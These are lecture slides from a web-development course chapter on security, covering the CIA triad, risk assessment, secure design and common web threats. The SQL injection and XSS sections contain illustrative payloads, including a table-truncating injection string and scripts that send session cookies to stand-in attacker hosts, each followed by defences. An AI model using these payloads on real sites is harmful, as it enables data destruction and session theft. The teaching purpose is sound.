Security

Chapter 16

Objectives

1 Security Principles

2 Authentication

3 Cryptography

4 HTTPS

5 Security Best Practices

6 Common Threat Vectors

Section 1 of 6

SECURITY PRINCIPLES

Security Overview

Design security from the beginning and all along the way – For example:

- Malicious hacker on a tropical island
- Sloppy programmer,
- Disgruntled manager,
- Naive secretary.
- Since websites are an application of **networks** and **computer systems** you must draw from those disciplines to learn many foundational security ideas.

Information Security

The CIA Triad

Information security - the practice of protecting information from unauthorized users.

Information assurance - ensures that data is not lost when issues do arise.


Computer/IT security is just one aspect of this holistic thinking, which addresses the role computers and networks play.

- Not just to prevent hackers

Information Security

The CIA Triad

Model to start with for security policy development



Information Security

The CIA Triad

- **Confidentiality** is the principle of maintaining privacy for the data you are storing, transmitting, etc.
  - This is the concept most often thought of when security is brought up.
- **Integrity** is the principle of ensuring that data is accurate and correct.
  - This can include preventing unauthorized access and modification, but also extends to disaster preparedness and recovery.
- **Availability** is the principle of making information available when needed to authorized people.
  - It is essential to making the other two elements relevant, since without it, it’s easy to have a confidential and integral system.

Top internal security threats

- Malicious Cyberattacks
  - Research conducted by CERT has found the most likely perpetrators of cyberattacks are system administrators or other IT staff with privileged system access.
  - For Example: IT programmer Roger Duronio was found guilty of planting a type of malware known as Unix logic bombs in the network of investment bank UBS. launched the attack when he received a bonus he felt was unreasonably low. He complained and eventually resigned from his job, but not without leaving behind a memorable parting gift.
  - Monitor employees closely and be alert for disgruntled employees who might abuse their positions

CERT - Study and solve problems with widespread cybersecurity implications. Federally funded, housed at Carnegie Mellon

Top internal security threats

- Social Engineering
  - Trusting nature of humans
  - Kevin Mitnick used this
  - Another sample: https://youtu.be/lc7scxvKQOo
  - Looking up personal info on Facebook
  - Continually inform employees of this threat.
- Downloading malicious internet content
  - Reports suggest the average employee in a small business spends up to an hour a day surfing the web for personal use — perhaps looking at video or file-sharing websites, playing games or using social media websites such as Facebook
  - Constantly update and patch your IT systems to ensure you are protected.

Security Standards

ISO standards ISO/IEC 27002-270037 – give best practices for security

Designed for organizations to use as a reference for selecting controls within the process of implementing an Information Security Management System https://www.iso.org/obp/ui/#iso:std:iso-iec:27002:ed-2:v1:en

Speak directly about security techniques and are routinely adopted by governments and corporations the world over.

These standards are very comprehensive, outlining the need for risk assessment and management, security policy, and business continuity to address the triad.

International Standards Organization

International Electrotechnical Commission

Risk Assessment and Management

Risk assessment uses the concepts of

- *actors*,
- *impacts*,
- *threats*, and
- *vulnerabilities*

to determine where to invest in defensive countermeasures.

Actors


“actors” - people who are attempting to access your system.

The three amigos

- **Internal actors**
  - are the people who work for the organization.
  - small percentage of the attacks,
  - especially dangerous due to their internal knowledge of the systems.
- **External actors**
  - people outside of the organization.
  - more than three quarters of external actors are affiliated with organized crime or nation states.
- **Partner actors**
  - Affiliated with an organization that you partner or work with.
  - Quite often partners are granted some access to each other’s systems (to place orders, for example).

Impact

what systems were infiltrated and what data was stolen or lost?



- A ***loss of availability*** prevents users from accessing some or all of the systems.

  This might manifest as a denial of service attack, or a SQL injection attack, where the hacker removes the entire user database, preventing logins from registered users.

- A ***loss of confidentiality*** includes the disclosure of confidential information to a (often malicious) third party.

  This could manifest as a cross-site script attack where data is stolen right off your screen or a full-fledged database theft where credit cards and passwords are taken.

- A ***loss of integrity*** changes your data or prevents you from having correct data.

  This might manifest as an attacker hijacking a user session, perhaps placing fake orders or changing a user’s home address.

Threats

Threat

Human:

Path that a hacker could use to exploit a vulnerability and gain unauthorized access to your system.

Nature:

A flood destroying your data center is a threat just as much as malicious SQL injections, buffer overflows, denial of service, and cross-site scripting attacks. What else?

Threats

Categorize threats with Stride

- **Spoofing** – The attacker uses someone else's information to access the System.
- **Tampering** – The attacker modifies some data in nonauthorized ways.
- **Repudiation** – The attacker removes all trace of their attack, so that they cannot be held accountable for other damages done.
- **Information disclosure** – The attacker accesses data they should not be able to.
- **Denial of service** – The attacker prevents real users from accessing the systems.
- **Elevation of privilege** – The attacker increases their privileges on the system thereby getting access to things they are not authorized to do.

Vulnerabilities

The holes in your armor

Once vulnerabilities are identified, they can be assessed for risk.

Some vulnerabilities are not fixed because they are unlikely to be exploited, while others are low risk because the consequences of an exploit are not critical.

The top five classes of web vulnerability are:

1. SQL Injection
2. Broken authentication and session management
3. Cross-site scripting
4. Insecure direct object references
5. Security misconfiguration

- Source for this information

Assessing Risk

Putting it all together

Risk assessment begin by identifying:


- Actors,
- vulnerabilities
- Threats to your information systems.
- The probability of an attack
- the skill of the actor
- Impact of a successful penetration

are all factors in determining where to focus your security efforts.

Assessing Risk

A visual way of assessing threats

Template



		Impact (n^2)			
		Very low	Low	Medium	High	Very high
Probability	Very high	5	10	20	40	80
	HIgh	4	8	16	32	64
	Medium	3	6	12	24	48
	Low	2	4	8	16	32
	Very low	1	2	4	8	16

Just weights, assign a box to a vulnerability

Policies

One part of your defenses

- **Usage policy** defines what systems users are permitted to use, and under what situations.
    - for example, prohibit social networking while at work.
    - Usage policies are often designed to reduce risk by removing some attack vector.
- **Authentication policy** controls how users are granted access to the systems.
- **Legal policies** define a wide range of things including data retention and backup policies as well as accessibility requirements (like having all public communication well organized for the blind).

Policies

Please don't make me change my password every day

Password policies can stipulate

- the characteristics of acceptable passwords, and
- expiration of passwords.

Ironically, draconian password policies introduce new attack vectors, nullifying the purpose of the policy at the first place.

Where authentication is critical, *two-factor authentication* should be applied in place of password policies that do not increase security.

Business Continuity

Part of a secure system is being able to access it in the case of unforeseen issues.

Consider:

- Administrator Password Management
  - Something happens to the administrator
  - Administrator personal issues (Terry Childs case)
  - Plan ?
- Backups and Redundancy
  - What do we need to get it up and running again
  - Code, servers, OS , etc…
- Geographic Redundancy
  - Take home
  - Remote server
- Stage Mock Events
- Auditing you systems
  - Logs
  - Audit trails in database

Secure By Design

People are bad

Secure by design

Assume that there are malicious users out there.


Continually distrust user input (and even internal values) throughout the design and implementation phases

Produces more secure software than if you didn’t consider security at every stage.

Techniques can be applied at every stage of the software development life cycle to make your software Secure By Design.

Secure By Design

Here’s what we do



Requirements

Privacy needs

Security Policy

CIA Triad

Design

Threat assessment

Risk assessment

Redundancy planning

Implementation

Pair programming

Code reviews

Defensive programming

Testing

Security unit tests

Vulnerability tests

Test cases

Deployment

Penetration testing

Attack thyself

Default values

Secure By Design

Code Reviews

In a **code review** system, programmers must have their code peer-reviewed before committing it to the repository.

In addition to peer-review, new employees are often assigned a more senior programmer who uses the code review opportunities to point out inconsistencies with company style and practice.

Secure By Design

Unit Testing

Unit testing is the principle of testing your software in small units as it is developed

Usually the *units* in a unit test are a module or class, and the test can compare the expected behavior of the class against the actual output.

If you break any existing functionality, a unit test will discover it right away, saving you future headache and bugs.

Secure By Design

Pair Programming

Pair programming is the technique where two programmers work together at the same time on one computer.

- One programmer *drives* the work and manipulates the mouse and keyboard while
- the other programmer can focus on catching mistakes and high-level *thinking*.

After a set time interval the roles are switched and work continues.

Like a continuous code review.

Secure By Design

Security Testing

Security testing is the process of testing the system against scenarios that attempt to break the final system.

It can also include **penetration testing** where the company attempts to break into their own systems to find vulnerabilities as if they were hackers.

Whereas normal testing focuses on passing user requirements, security testing focuses on surviving one or more attacks that simulate what could be out in the wild.

Secure By Design


Secure by Default

Systems are often created with default values that create security risks (like a blank password).

Secure by default aims to make the default settings of a software system secure.

Example:

- Download operator manuals
- On line video with step-by-step ATM hacking instructions
- Ex.) program ATM to distribute $20 in place of $5


SELECT DENOMINATION

```
FIRST CST   :  $ 10
SECOND CST  :  $ 20
```

CANCEL TO RETURN

Social Engineering

In Computer Security

Social engineering is the human part of information security that increases the effectiveness of an attack.

- No one would click a link in an email that said:
  - *click here to get a virus,*
- but they might click a link to:
  - *get your free vacation.*
- Examples
  - Citi bank e-mail / web page scam
  - The Overconfident CEO – fundraiser / .pdf with virus
  - Amusement Park – asked attendant to open his email attachment with coupons

Social Engineering

Phishing

Phishing scams such as the Spanish Prisoner or Nigerian Prince Scams. Users might be tricked into disclosing information or even sending money in the hopes of freeing up even more.

Edinboro: check your email account, printer cartridges

Good defenses include:

- spam filters
- good **policies,** with users trained not to click links in emails

Some organizations go so far as to set up *false phishing scams* that target their own employees to see which ones will divulge information to such scams.

Security Theater

Nothing to see here folks

Security theater is when visible security measures are put in place without too much concern as to how effective they are at improving actual security.

This is often done in 404 pages where a stern warning might read:

> *Your IP address is XX.XX.XX.XX. This unauthorized access attempt has been logged. Any illegal activity will be reported to the authorities.*

Section 6 of 6


COMMON THREAT VECTORS

Threats

1. SQL Injection
2. Broken authentication and session management
3. Cross-site scripting
4. Insecure direct object references
5. DOS – Denial of Service Attack
6. Security misconfiguration

SQL Injection

Using user input fields for evil.



0 A vulnerable form passes unsanitized user input directly into SQL queries.

User *alice*

Password *abcd*

1 Hacker inputs SQL code into a text field and submits the form.

User *'; TRUNCATE TABLE Users; #*

Password

```
…
$user = $_POST['username'];
$pass = $_POST['pass'];
$sql = "SELECT * FROM Users WHERE
  uname='$user' AND passwd=MD5('$pass')";
sqli_query($sql);
 …
```

2 PHP script puts the raw fields directly into the SQL query.

3 The resulting query is actually two queries.

```
SELECT * FROM Users WHERE
  uname='alice' AND
  passwd=MD5('abcd')
```

```
SELECT * FROM Users WHERE uname='';
TRUNCATE TABLE Users;
# ' AND passwd=MD5('')
```

Rest of query is commented out

4 All records in Users table are deleted.

SQL Injection

Using user input fields for evil.

There are two ways to protect against such attacks:

- sanitize user input, and
- apply the least privileges possible for the application’s database user.

Web site example

Cross Site Scripting

XSS

In the original formulation for these type of attacks, a malicious user would get a script onto a page and that script would then send data through AJAX to a malicious party, hosted at another domain (hence the **cross**, in XSS).

There are two main categories of XSS vulnerability:

- **Reflected XSS**
- **Stored XSS**.

Reflected XSS

XSS

Reflected XSS (also known as nonpersistent XSS) are attacks that send malicious content to the server, so that in the server response, the malicious content is embedded.

Consider a login page that outputs a welcome message to the user, based on a GET parameter.


A malicious user could try to put JavaScript into the page by typing the URL:

```
index.php?User=<script>alert("bad");<script>
```

Reflected XSS

XSS

Try on CSCI 323 site



1 A malicious user targets a site that is obviously reflecting data from the user back to them.

```
index.php?name=eve

Welcome eve
...
```

2 The malicious user tests a simple XSS to see if it works.

```
index.php?name=<script>alert("bad");</script>

Welcome
...
```

3 The malicious user crafts a more malicious URL.

```
index.php?name=<script>...</script>
```

The malicious user might shorten it with a URL shortening service.

```
http://bit.ly/au83n9/
```

4 The malicious user sends an email to potential users of the site that contains the malicious URL as a link.

5 The victim clicks the link, and the site reflects the script into the user's browser.

The script executes (unbeknownst to them). The attack is successful!

Stored XSS

Another XSS attack


Stored XSS (also known as persistent XSS) is even more dangerous, because the attack can impact every user that visits the site.

- Example: Web site allows HTML tags to be embedded in site's comments.
  The tags become permanent part of the page. Attacker puts:
  ```
  Great price for a great item! Read my review here
  <script src="http://hackersite.com/authstealer.js">
  </script>.
  ```
- every time the page is accessed, the HTML tag in the comment will activate a JavaScript file and has the ability to steal visitors' session cookies
- Can now get to the visitors sensitive data
- Stored attack only requires that the victim visit the compromised web page

Stored XSS

Another XSS attack

1 A blog site allows comments on posts by users through a form.



Ricardo’s blog

Security is so easy

By: Ricardo

Everyone says security is hard, but I think they are wrong. Please comment...

0 comments

Add a comment


Name: Nice guy

Message:

```
<script>
var i = new Image();
i.src="http://crooksRus.xx/steal.php?cookie="
   + document.cookie;
</script> You are so right!
```

2 Malicous user “comments” are stored to the blog database without any filtering.

3 Every time the comment is displayed to any user, the malicious code is executed.



Ricardo’s blog

Security is so easy

By: Ricardo

Everyone says security is hard, but I think they are wrong. Please comment...

1 comment by: Nice guy

You are so right!

Here we are displaying an image so you can see the image that represents the hidden script. It is more common to instead display a tiny transparent image.

cookie=a8f201a29b10c34

4 The malicious code executed on the client computer transmits the logged-in user’s session cookie to a malicious user’s server.

Malicious server

5 The attacker can use the session cookie to circumvent authentication thereby accessing the server as though logged in by the other user.

Thwarting XSS

Filter User Input

- strip_tags() removes all the HTML tags

But hackers are sophisticated, so libraries such as HTMLPurifier or HTML sanitizer from Google allows you to easily remove a wide range of dangerous characters that could be used as part of an XSS attack

```
$user= $_POST['uname'];
$purifier = new HTMLPurifier();
$clean_user = $purifier->purify($user);
```

Thwarting XSS

Escape Dangerous content

You may recall HTML escape codes allow characters to be encoded as a code, preceded by &, and ending with a semicolon (e.g., < can be encoded as &lt;).

if you escape the malicious script before sending, users would receive the following:

&lt;script&gt;alert(&quot;hello&quot;);&lt;/script&gt;

Which does not get interpreted as JavaScript.(these alt tags get interpreted by the browser after it would have run a script)

The trick is not to escape everything. Only escape output that originated as user input since that could be a potential XSS attack vector (normally, that’s the content pulled from the database).

Insecure Direct Object Reference

An **insecure direct object reference** is a fancy name for when some internal value is exposed to the user, and attackers can then manipulate these internal keys to gain access to things they should not have access to.

For instance, if a user can determine that his or her uploaded photos are stored sequentially as **/images/99/1.jpg**, **/images/99/2.jpg**, . . . , they might try to access images of other users by requesting

/images/101/1.jpg.

Insecure Direct Object Reference

One strategy for protecting your site against this threat is to obfuscate URLs to use hash values rather than sequential names. For example:

Rather than store images as

- 1.jpg, 2.jpg . . .

Generate URLs like

- 9a76eb01c5de4362098.jpg

Using a one way hash.

Insecure Direct Object Reference

